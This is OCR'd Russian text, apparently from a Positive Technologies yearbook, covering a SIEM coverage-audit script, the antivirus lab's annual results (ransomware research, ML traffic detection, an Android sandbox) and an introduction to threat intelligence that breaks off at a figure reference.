
В первую очередь мы стараемся очертить периметр организации, ведь именно туда постучится злоумышленник. Начинаем с проверки сетевых устройств. Сбор событий в этом случае не так важен: поток огромен, поэтому достоверный детект на таких данных все равно не построишь. Гораздо важнее заметить неотсканированный межсетевой экран (МСЭ). Причем запрос показывает производителя и модель устройства. Это критично, поскольку в схемах, которые вы получаете при внедрении, оборудование указывается именно так, а значит, можно сопоставить данные и понять, чего не хватает.

После анализа сетевых устройств анализируются NAT-правила МСЭ. Они позволяют переопределить внешний адрес во внутренний, то есть на хосте остается серый адрес, но сквозь МСЭ он становится доступен извне по белому адресу. В MaxPatrol VM отправляется запрос, который достает такие правила и ищет подходящие активы по серому адресу (NormalizedTranslatedDestinationAddress). Для этих активов проверяются сбор событий и валидность аудита.

Рисунок 1. Пример работы NAT-правил

В высоконагруженных веб-сервисах с распределенной архитектурой главный сервер редко указан в NAT-правилах: трафик проходит через каскад прокси (nginx, WAF, балансировщики). Мы как-то раз наблюдали в дикой природе следующий пример: NAT → nginx1 → nginx2 → PTAF → nginx2 → nginx3 → фронт (30 серверов). Причем лишние звенья (например, дублирующий nginx2) остаются без изменений — перенастройка подобных цепочек часто экономически невыгодна. Для анализа скрипт идентифицирует прокси-узлы, проверяет их аудит, а выходные серые адреса сверяет с активами, рекурсивно собирая всю цепочку. Каждый этап, от входящего NAT до финального фронта, автоматически оценивается на предмет актуальности сбора событий и покрытия правилами. Это позволяет выявлять слепые зоны даже в самых запутанных топологиях. Такой подход гарантирует: даже если в схеме есть избыточные элементы (как второй nginx2), их влияние на безопасность не останется незамеченным.





Сейчас MP Events Monitor поддерживает анализ nginx, HAProxy и PT AF, но при этом не различает, является ли прокси частью NAT-цепочки или же бэкенды доступны только внутри. Это ограничение возникло из-за глубокой вложенности запросов. В будущем мы планируем строить дерево топологии сопоставляя данные между этапами, чтобы точно определить, где заканчивается внешний периметр и начинается внутренняя сеть. Отдельно выделен поиск узлов с внешней адресацией через ACL: например, серверов, явно обозначенных как публичные, но защищенных правилами MCЭ вместо NAT. Ранее анализ ACL был отключен: запросы были слишком ресурсоемкими, а однозначно определить внешние правила не получалось. Если вы хотите увидеть всю модель доступа организации согласно ACL, используйте asset_filters_max.json.

После проведения анализа периметра скрипт переходит к внутренней инфраструктуре. Сначала идентифицируются доменные контроллеры (ДК): через сканирование стандартных портов для контроллера домена и данные MaxPatrol VM о роли DirectoryService. Если есть аудит по LDAP, запускается сканирование, которое выявляет не только доменные узлы, но и скрытые доверенные домены (как в случае с дочерней инфраструктурой, где забыли настроить сбор событий). Далее проверяются ключевые сервисы: MECM, Exchange, RDS, RDG, CS — для каждого в event_policies.json прописаны специфичные события.

Однако не все узлы входят в Active Directory: скрипт дополняет анализ проверкой автономных Windows-машин и UNIX-систем и выявляет слепые зоны. Например, тестовые серверы с открытыми RDP-портами или забытые виртуальные машины. Такой подход позволяет отследить путь атаки не только через веб-интерфейсы, но и через внутренние двери.

Отдельно остановимся на виртуализации, которая позволяет увидеть скрытую структуру распределенных систем. Например, в одном из проектов мы обнаружили 30 бэкенд-серверов за фронтендом путем анализа подсетей и иерархии виртуальных машин в единой папке гипервизора. А уже установленный у клиента PT NAD помог дополнительно выявить базы данных на физическом железе — по активным соединениям с уже известными узлами.

Для построения карты виртуальной инфраструктуры выявляются управляющие компоненты (VMware vCenter и Hyper-V) — через порты, установленное ПО и сетевые метки. Далее анализируются гипервизоры с привязкой к дата-центрам, чтобы понять физическое расположение ресурсов и выделить критичные сегменты. Виртуальные машины оцениваются в контексте этой структуры: например, серверы в изолированных дата-центрах помечаются как высокоприоритетные для аудита, а их статус проверяется через Excel-отчеты.

Кроме того, скрипт автоматически выделяет ключевые системы: после ServiceDiscovery ищутся GitLab (с runner-ами), JFrog Artifactory, OpenVPN, KSC и 1C с зависимыми серверами. Это позволяет быстро обнаружить уязвимые точки: например, забытые runner'ы GitLab с открытыми API или Artifactory без обновлений, которые хакер может использовать для захвата инфраструктуры.

Такой подход превращает сырые данные в целевые рекомендации: вместо «30 серверов за фронтендом» вы получаете «12 серверов в критичном дата-центре с просроченным аудитом, включая Artifactory».


Сейчас мы используем MP Events Monitor во всех внедрениях MaxPatrol 10, и это приносит свои плоды: верификация сбора и контроля покрытия заметно упростилась. Мы узнаем не обо всех победах, однако о самых эпичных случаях слухи доходят. Так, один из клиентов был уверен, что у него все настроено правильно — инфраструктура защищена. Но ради эксперимента все-таки разрешил нам запустить скрипт. Общая интегральная оценка показала менее 30% покрытия — клиент в срочном порядке пошел затыкать дыры с учетом полученных рекомендаций...

В заключение хочется сказать, что сейчас у нашего проекта 5230 строк кода. 140 841 символ (без учета табуляции и переходов на новую строку), 6 фича-реквестов и огромный потенциал. Будем рады фидбэку о его применении в ваших инфраструктурах!

Расширенную версию статьи ищите на нашем сайте.

ГОД АНТИВИРУСНОЙ ЛАБОРАТОРИИ

АВТОР



СЕРГЕЙ СТАНКЕВИЧ

Руководитель антивирусной лаборатории
Positive Technologies

НАГРАДА

Зелье стойкости

О ЧЕМ МАТЕРИАЛ

Рассказываем, каких результатов достигла наша антивирусная лаборатория за прошедший год и в развитии каких продуктов Позитива участвует ее команда

В 2025-м среди наших технологий обнаружения появился антивирусный движок. Кроме того, мы сконцентрировали экспертизу противодействия зловредам в новой антивирусной лаборатории [1], в которую вошли команда сетевой экспертизы, а также специалисты по MaxPatrol EDR и PT Sandbox.

Сейчас лаборатория отвечает за защиту конечных устройств в MaxPatrol Endpoint Security (MaxPatrol EDR + MaxPatrol EPP), а также за технологии и экспертизу PT Sandbox и PT MultiScanner. Кроме того, мы участвуем в создании и развитии PT Email Security (PT Sandbox + PT Email Gateway) и PT X, а еще поставляем антивирусную базу и сетевую экспертизу в PT NGFW, PT ISIM и PT NAD.

Рисунок 1. Вклад антивирусной лаборатории в продукты Позитива

Для нас важно не только поддерживать регулярность выпуска обновлений, но и обеспечивать их бесперебойную доставку в продукты. Даже короткие паузы в экспертизе могут сильно повлиять на защиту клиентов — на российском рынке такое случалось ;)

ЧЕГО МЫ ДОСТИГЛИ ЗА ГОД

	Важность с точки зрения экспертизы	Практический результат
Автоматизировали процесс генерации антивирусных записей	Вручную анализировать весь поступающий поток ВПО попросту невозможно	Обеспечили дневной поток автоматической генерации (до десятков тысяч записей разной степени обобщенности)
Разработали набор антивирусных записей для детектирования Linux-образцов ВПО	В контексте импортозамещения потребность в защите Linux-систем продолжает расти	Обеспечили эффективную защиту от ВПО для Linux-платформ
Провели аудит безопасности модуля самозащиты MaxPatrol EDR/EPP	Если агент на конечной точке будет скомпрометирован, он уже не сможет никого защитить	Устранили свыше 30 сценариев компрометации СЗИ
Провели исследование актуальных шифровальщиков	Изучили более 20 семейств вымогателей	Добавили в MaxPatrol EPP модуль Antiransom для противодействия шифровальщикам и вайперам
Исследовали протоколы взаимодействия популярных майнеров с управляющими серверами	Расширили сетевую экспертизу сигнатурами для обнаружения майнеров	Новая экспертиза помогла предотвратить нелегитимное использование вычислительной инфраструктуры у пользователей наших продуктов
Вместе с ML-командой внедрили в PT Sandbox новую модель для выявления трафика ВПО	Модель уже участвует в защите наших клиентов	Выявили более 50 угроз, для которых ранее не были созданы классические правила обнаружения
Провели исследование техник фишинга	Актуализировали знания о фишинговых фреймворках для реализации экспертизы детектирования	Результаты исследования внедрены в механизм защиты от фишинговых угроз PT Email Security
Внедрили в PT NAD облачную систему анализа сработок сетевых сигнатур	Эксперты получили возможность надзора за статистикой срабатывания сигнатур в реальных инфраструктурах пользователей PT NAD	До 10 раз снизили время выявления ложных срабатываний
Разработали пакет сетевых сигнатур для детектирования LOLC2-трафика	Если трафик маскируется под взаимодействие с легитимными сервисами, обнаружить канал управления захваченными узлами достаточно сложно	Обеспечили защиту от ряда техник сокрытия трафика удаленного управления
Внедрили в PT Sandbox подсистемы углубленного анализа и фильтрации дампов памяти	Нет смысла проверять память, которая не была изменена или принадлежит файлу, легитимность и целостность которого подтверждены криптографическими методами	Снизили затраты памяти и время поведенческого анализа образцов
Реализовали для PT Sandbox плагин-перехватчик на уровне ALPC	Это более эффективная технология детектирования: она позволяет связывать поведенческие события на более низком уровне	Обеспечили защиту от целого класса техник неявного создания процессов (например, при помощи WMI)
Внедрили механизмы поведенческого анализа Android-приложений в PT Sandbox	Разработали инструмент для автоматизации исследования вредоносных APK	Обеспечили защиту от целого класса угроз — ВПО под Android

Давайте подробнее остановимся на трех кейсах.

За последний год наша лаборатория обеспечила покрытие продуктами PT ранее не встречавшегося хакерского инструментария, который фигурировал в 39% исследований целевых атак PT ESC.

ИССЛЕДОВАНИЕ ШИФРОВАЛЬЩИКОВ

Актуальность исследования обусловлена огромным ущербом, который шифровальщики наносят компаниям из самых разных отраслей. Поведенческий анализ помогает противостоять подобным угрозам, но только если процесс шифрования уже начался. По сути, это реакция на уже происходящую вредоносную активность.

Наши EDR-эксперты отобрали более 50 семейств шифровальщиков, которые использовались в кибератаках за последние пять лет, сопоставили между собой их активность и внутреннее устройство и отобрали 21 образец с уникальными свойствами. Дальше начался глубокий реверс. На основе выявленных признаков мы подготовили поведенческие портреты для идентификации вредоносов и провели оценку устойчивости детектирующей экспертизы к ложным срабатываниям.

Результаты исследования позволили нам реализовать Antiransom-модуль на уровне пользователя и обеспечить интеграцию с драйверной частью технологии теневого копирования (дает возможность восстановления измененных файлов). Antiransom-модуль уже прошел тестирование и вошел в стартовую комплектацию MaxPatrol EPP.

ВНЕДРЕНИЕ ML-МОДЕЛИ ДЛЯ ВЫЯВЛЕНИЯ ТРАФИКА ВПО В PT SANDBOX

Мы внедрили в PT Sandbox ML-движок для анализа трафика, сгенерированного исследуемыми образцами. В версии 5.22, опубликованной в начале 2025 г., в продукт были добавлены все функции, необходимые для обеспечения жизненного цикла моделей машинного обучения. С этого же момента наша команда сетевой экспертизы непрерывно отсматривала вердикты ML-движка у пользователей. Мы сопоставляли сработки модели, классического сигнатурного сетевого движка и других детектирующих технологий PT Sandbox. Через полгода кропотливой работы по дообучению модели она показала высокие результаты. За время отладки и тестовой эксплуатации уровень true positive поднялся до 99%. Модель обнаружила около 50 семейств ВПО, которые не были покрыты классическими сетевыми сигнатурами (в нескольких случаях — и другими видами экспертизы). А в конце прошлого года она наконец вышла из бета-режима и встала на защиту наших пользователей ❷.

ВНЕДРЕНИЕ ПОВЕДЕНЧЕСКОГО АНАЛИЗА ANDROID-ПРИЛОЖЕНИЙ В PT SANDBOX


Один из наших специалистов практически в одиночку создал прототип решения для поведенческого анализа Android-приложений в песочнице. Поэтапно процесс выглядел следующим образом:

- анализ возможностей конкурентов и сценариев применения песочниц в контексте мобильных приложений;
- выбор базового образа ОС Android для виртуальной машины;
- адаптация имеющихся технологий сбора событий под специфику мобильной платформы и приложений;
- исследование идентифицирующих признаков известных вредоносных приложений;
- формирование пакета экспертизы;
- проверка детектирующей логики на популярных легитимных приложениях для устранения ложных срабатываний;
- разработка полнофункционального прототипа и сопровождение его внедрения в продукт.

В результате эксперты антивирусной лаборатории получили инструмент для автоматизации исследования вредоносных APK, а PT Sandbox обзавелся защитой от целого класса новых угроз.

Статистика роста экспертизы за год:

- +25% антивирусных записей для антивирусного движка PT AV.
- +11% поведенческих правил MaxPatrol EDR.
- +47% сетевых сигнатур (в PT NAD и PT Sandbox).
- +6% YARA-правил.
- +8% поведенческих правил PT Sandbox.



SCAN FAILED

недостаточно данных

КИБЕРРАЗВЕДКА — АНТИХРУПКОСТЬ КИБЕРБЕЗОПАСНОСТИ

АВТОР

ДЕНИС КУВШИНОВ

Руководитель департамента
Threat Intelligence и сервиса PT Fusion,
Positive Technologies

НАГРАДА

Очки-сканеры

О ЧЕМ МАТЕРИАЛ

Рассказываем, что такое киберразведка, какими данными она оперирует и что нужно, чтобы построить собственный TI-департамент

Девять лет назад, придя в Позитив, я не имел ни малейшего понятия, что такое кибербразведка (Threat Intelligence, TI). Когда я начал погружаться в это направление, у меня сразу возникли ассоциации с деятельностью как известных разведчиков, например Абеля или Зорге, так и вымышленных персонажей — того же Джеймса Бонда. Всех их объединяет одно: они добывали сведения о действиях противника, которые впоследствии могли применяться правительством при выработке защитных мер — для полного устранения угрозы или же снижения потенциального ущерба.

В реалиях TI аналитики, по сути, являются теми же разведчиками. Они поставляют данные о тактиках и инструментах противников (хакеров) вендорам, чтобы те могли защитить своих клиентов с помощью новых СЗИ или детектирующих правил. Кроме того, эти данные могут поставляться напрямую клиентам, чтобы они сами решали, какие мероприятия стоит провести для проактивной защиты инфраструктуры, или же использовали их для более быстрого реагирования на инциденты ИБ.

В этой статье я хочу приоткрыть завесу внутренней кухни нашего TI-департамента и рассказать, какие системы мы разработали для генерации данных, какими компетенциями необходимо обладать для правильного использования сведений кибербразведки и как самостоятельно применять эти данные у себя в инфраструктуре.

ПОЧЕМУ Я НАЗЫВАЮ КИБЕРРАЗВЕДКУ АНТИХРУПКОСТЬЮ КИБЕРБЕЗОПАСНОСТИ

Данные киберразведки являются основополагающим элементом при построении ИБ-архитектуры, особенно если вы придерживаетесь **угрозоцентричного подхода**. То есть точно знаете, кто и как может вас атаковать, где находятся уязвимые места инфраструктуры и насколько имеющиеся СЗИ обеспечивают ее покрытие. Простой пример: если хакеры в вашей отрасли часто атакуют через фишинг, а у вас нет почтовой защиты — необходимо ее внедрить.

Данные киберразведки помогают вендорам приоритизировать разработку детектирующих правил в пользу актуальных угроз и не тратить время на охват всего и вся: любых выходящих отчетов, неприменяемых теоретических техник и т. д. В некоторых случаях данные о трендах кибератак, полученные от киберразведки, показывают, что требуется не просто написать детектирующее правило, а разработать дополнительный функционал для уже существующего продукта или даже создать новое ИБ-решение.

Таким образом, устойчивость наших систем, эффективность процессов и эволюция стратегий защиты так или иначе зависят от данных и процессов киберразведки, которые мы используем.

После стольких лет в профессии могу сказать, что те, кто выбрал этот путь, — по-настоящему счастливые люди. Специалисты по киберразведке практически всегда первыми видят новые инциденты, могут быстро провести атрибуцию к злоумышленникам, знают хакерский инструментарий и постоянно ищут новые источники информации об атаках. Конечно, у всего этого есть и обратная сторона в виде рутинных задач по формализации деятельности, но сегодня не об этом.

ОБЩИЙ ВЗГЛЯД НА КИБЕРРАЗВЕДКУ

За девять лет наша команда прошла большой путь — от работы с индикаторами компрометации (IoC) и разрозненных систем обработки данных до единого портала киберразведки PT Fusion и поставки оперативных данных об угрозах клиентам. Чтобы ответить на вопрос, насколько сложно построить собственную киберразведку, обратимся к следующей схеме (см. рис. 1).

